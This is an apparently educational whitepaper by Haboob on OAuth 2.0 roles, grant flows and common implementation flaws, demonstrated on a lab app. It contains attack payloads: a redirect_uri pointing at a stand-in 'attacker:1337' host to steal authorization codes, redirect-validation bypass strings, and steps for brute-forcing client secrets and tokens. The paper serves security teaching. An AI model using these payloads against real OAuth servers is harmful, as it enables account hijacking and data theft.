2020

HABOOB

# OAuth 2.0 Implementation and Security

Haboob

HABOOB

# CONTENTS


- Introduction 2

1.1 OAuth2 Overview ........ 2

1.2 Oauth2 Jargons ........ 3

1.3 Oauth2 implementation ........ 4

- Common Oauth2 attacks 5

1.1 Unvalidated RedirectUri parameter ........ 6

1.2 Weak authorization codes ........ 8

1.3 Long-lasting Authorization codes ........ 9

1.4 Authorization code not limited to one client ........ 9

1.1 Weak access and refresh tokens ........ 9

- Resources 10

# • INTRODUCTION

OAuth2 is the main widely used web standard for authorization between services and this paper will discuss OAuth2 implementation and security implications in very simple terms.

## OAUTH2 OVERVIEW 1.1

Before we explain OAuth2, let's explain the simplest form of authentication where the user logs in using a username and a password which has downsides like maintenance and security e.g. when the security changes regarding hashing used in the authentication is changed and so on that's why OAuth2 and OpenID Connect are becoming the industry best practices for solving these problems.

There are a number of credential use cases e.g.

- Simple login (forms and cookies)
- Single Sign-On across sites (SAML)
- Mobile App Login
- Delegated authorization

With the new credential use cases like mobile app login and delegated authorization came other issues like cookies in mobile app login is not effective and limited that's why OAuth and OpenID Connect came to solve these problems.

OAuth2 is considered to be access delegation framework used to provide application access to other applications without password sharing, and there is a huge misconception between OAuth2 and OpenID Connect, as the latter is considered to be an authentication protocol, whereas OAuth2 is considered to be an authorization protocol. They both work in very similar pattern, as OpenID Connect is an extension to OAuth2.

In the past, there was a number of quite well-known websites e.g. Yelp that was asking for your Email credential e.g. Gmail to log in on behalf of you to do a specific task e.g. checking your contacts which was a real problem as you should have trusted a startup company back in the time like Yelp with your credentials and this is what we call an access delegation which OAuth2 solves it for us without sharing your password with any 3rd party companies.

## OAUTH2 JARGONS 1.2

Before we go any further, we need first to fully understand the OAuth2 jargons to study OAuth2 implementation and security implications.

OAuth components are

- Back Channel
  - It's the backend like the servers which is considered to be a highly secured channel
- Front Channel
  - It's the frontend like the browsers which is a less secured channel
- Resource Owner
  - It's the entity that can grant access to a protected resource, typically us as users
  - Usually we provide in our request with the following parameters to exchange authorization code with an access token in the back channel to talk to resource server
    - Redirect_url
      - This is where the authorization server will redirect resource owner after having created an authorization code
    - Scope
      - This is the access level that the client needs
    - Response type
      - If the response type is code, then we will use authorization code grunt
    - Client id
      - It's an identifier that represents the client application
- Client
  - It's the application requesting access to a protected resource on behalf of the resource owner, in our case is e.g. Yelp
- Resource Server
  - It's the server hosting the protected resources, it's the API you want to access e.g. the server which has our contacts information on Google
- Authorization Server
  - The server that authenticates the resource owner, and issues an access token after getting a proper authorization, and sometimes it is called identity provider
- Authorization Grant
  - It's the proof that the resource owner that allow to do whatever in scope
- Access Token
  - A long string of characters that serves as a credential used to access protected resources
- Protected Resource
  - Data owned by the resource owner. For example, the user's contact list, account information, or other sensitive data

- Refresh Token
    - They are credentials used to obtain access tokens. Refresh tokens are issued to the client by the authorization server and are used to obtain a new access token when the current access token becomes invalid or expires, or to obtain additional access tokens with identical or narrower scope (access tokens may have a shorter lifetime and fewer permissions than authorized by the resource owner).

OAuth scopes are actions or privileges requested from the service and visible from the scope parameter sent by the client, which can be

- READ
- WRITE
- Access Contacts

## OAUTH2 1.3 IMPLEMENTATION

Now let's discuss OAuth implementation and how it works.

In OAuth2, the interactions between the user and her browser, the Authorization Server, and the Resource Server can be performed in four different flows

1. The **authorization code grant**: The Client redirects the user (Resource Owner) to an Authorization Server to ask the user whether the Client can access her Resources. After the user confirms, the Client obtains an Authorization Code that the Client can exchange for an Access Token. This Access Token enables the Client to access the Resources of the Resource Owner.
2. The **implicit grant** is a simplification of the authorization code grant. The Client obtains the Access Token directly rather than being issued an Authorization Code.
3. The **resource owner password credentials grant** enables the Client to obtain an Access Token by using the username and password of the Resource Owner.
4. The **client credentials grant** enables the Client to obtain an Access Token by using its own credentials.

So basically, what we need to understand is the following

- Clients obtain Access Tokens via four different flows
- Clients use these Access Tokens to access an API

It's excellent to note that access token is almost always a bearer token, whereas some applications use JWT as access tokens.






*Figure 1 OAuth2 code response type Workflow*

# • COMMON OAUTH2 ATTACKS

Let's go now through the most common OAuth2 Attacks

- We have a website that enables users to manage pictures named gallery (similar to flickr)
- We have a 3rd party website that allows users to print pictures hosted at the gallery site named photoprint

OAuth2 takes care of giving 3rd party applications permissions to access pictures.



## 1.1 UNVALIDATED REDIRECTURI PARAMETER

If the authorization server does not validate the redirectURI belonging to the client, it is susceptible to 2 types of attacks

- Open Redirect
  - An attacker could use the end-user authorization endpoint and the redirect URI parameter to abuse the authorization server as an open redirector. An open redirector is an endpoint using a parameter to automatically redirect a user agent to the location specified by the parameter value without any validation
- Account Hijacking
  - This can be done by stealing authorization codes, as they might be able to exchange it for an Access Token

This can be done by manipulating the redirect_uri parameter while OAuth2 client communicates with authorization endpoint e.g.

```
http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%3A13
37%2Fcallback&scope=view_gallery&client_id=photoprint
```





*Figure 2 consent screen asking for permission on access*





*Figure 3 attacker-controlled URL receives the authorization code*

If the redirect URI accepts external URLs, such as accounts.google.com, then use a redirector in that external URL to redirect to any website

```
https://accounts.google.com/signout/chrome/landing?continue=https://appengine.google.com/_ah/logout?continue%3Dhttp://attacker:1337
```

Or you can use any of the regular bypasses

- http://example.com%2f%2f.victim.com
- http://example.com%5c%5c.victim.com
- http://example.com%3F.victim.com
- http://example.com%23.victim.com
- http://victim.com:80%40example.com
- http://victim.com%2eexample.com

Then based on the authorization code we stole; we will use it to brute force the client secret to later use to generate an access token to access protected resources





*Figure 4 Using Burp's Intruder we will brute force the client secret using stolen authorization code*





*Figure 5 we brute forced the client secret and received 200 status*





*Figure 6 Using the client secret and authorization code combination we were able to generate an access token*





*Figure 7 we used the generated access token to access protected resources*

Also, it’s worth to mention that based on the complexity of access token, we might be able to brute force it to access other users active access tokens to access their protected resources in unlimited way using Burp’s Intruder Attack.

## 1.2 WEAK AUTHORIZATION CODES

If the authorization codes are weak, you might be able to guess it at the token endpoint.

This can be done by intercepting the request that OAuth2 sends to OAuth2 Authorization endpoint and send it to Burp’s Sequencer and analyse it to know whether you are dealing with weak authorization codes or not.

## Long-lasting Authorization codes 1.3

Expiring unused authorization codes limits the window in which an attacker can use captured or guessed authorization codes.

This can be tested using Burp's plugin Session Timeout Test

## Authorization code not limited to one client 1.4

An attacker can exchange captured or guessed authorization codes for access tokens by using the credentials for another, potentially malicious, client.

This can be done by either guessing or obtaining authorization code for an OAuth2 client and exchange with another client

## Weak access and refresh tokens 1.1

It's important to analyse multiple captured tokens and note that it's very hard to capture access tokens for clients that are classic web-apps as these tokens are communicated over a back channel.

Always identify the location of token endpoint. Most OAuth2 servers with OpenID Connect and OAuth2 publish the locations of their endpoints at the following

```
1.  https://targetURL/.well-known/openid-configuration
2.  https://targetURL/.wellknown/oauth-authorization-server
```

If such endpoint is not available, then the token endpoint is usually hosted at token.

It's very important that you make the request with valid authorization codes or refresh tokens and capture the resulting token, also keep in mind that client id and secret are required for this request which sometimes exist in the body of the request of in the Authorization header

HABOOB

## • RESOURCES


1. https://aaronparecki.com/oauth-2-simplified/
2. https://www.youtube.com/watch?v=996OiexHze0
3. https://github.com/koenbuyens/Vulnerable-OAuth-2.0-Applications
4. https://tools.ietf.org/html/rfc6819
5. https://tools.ietf.org/html/rfc6749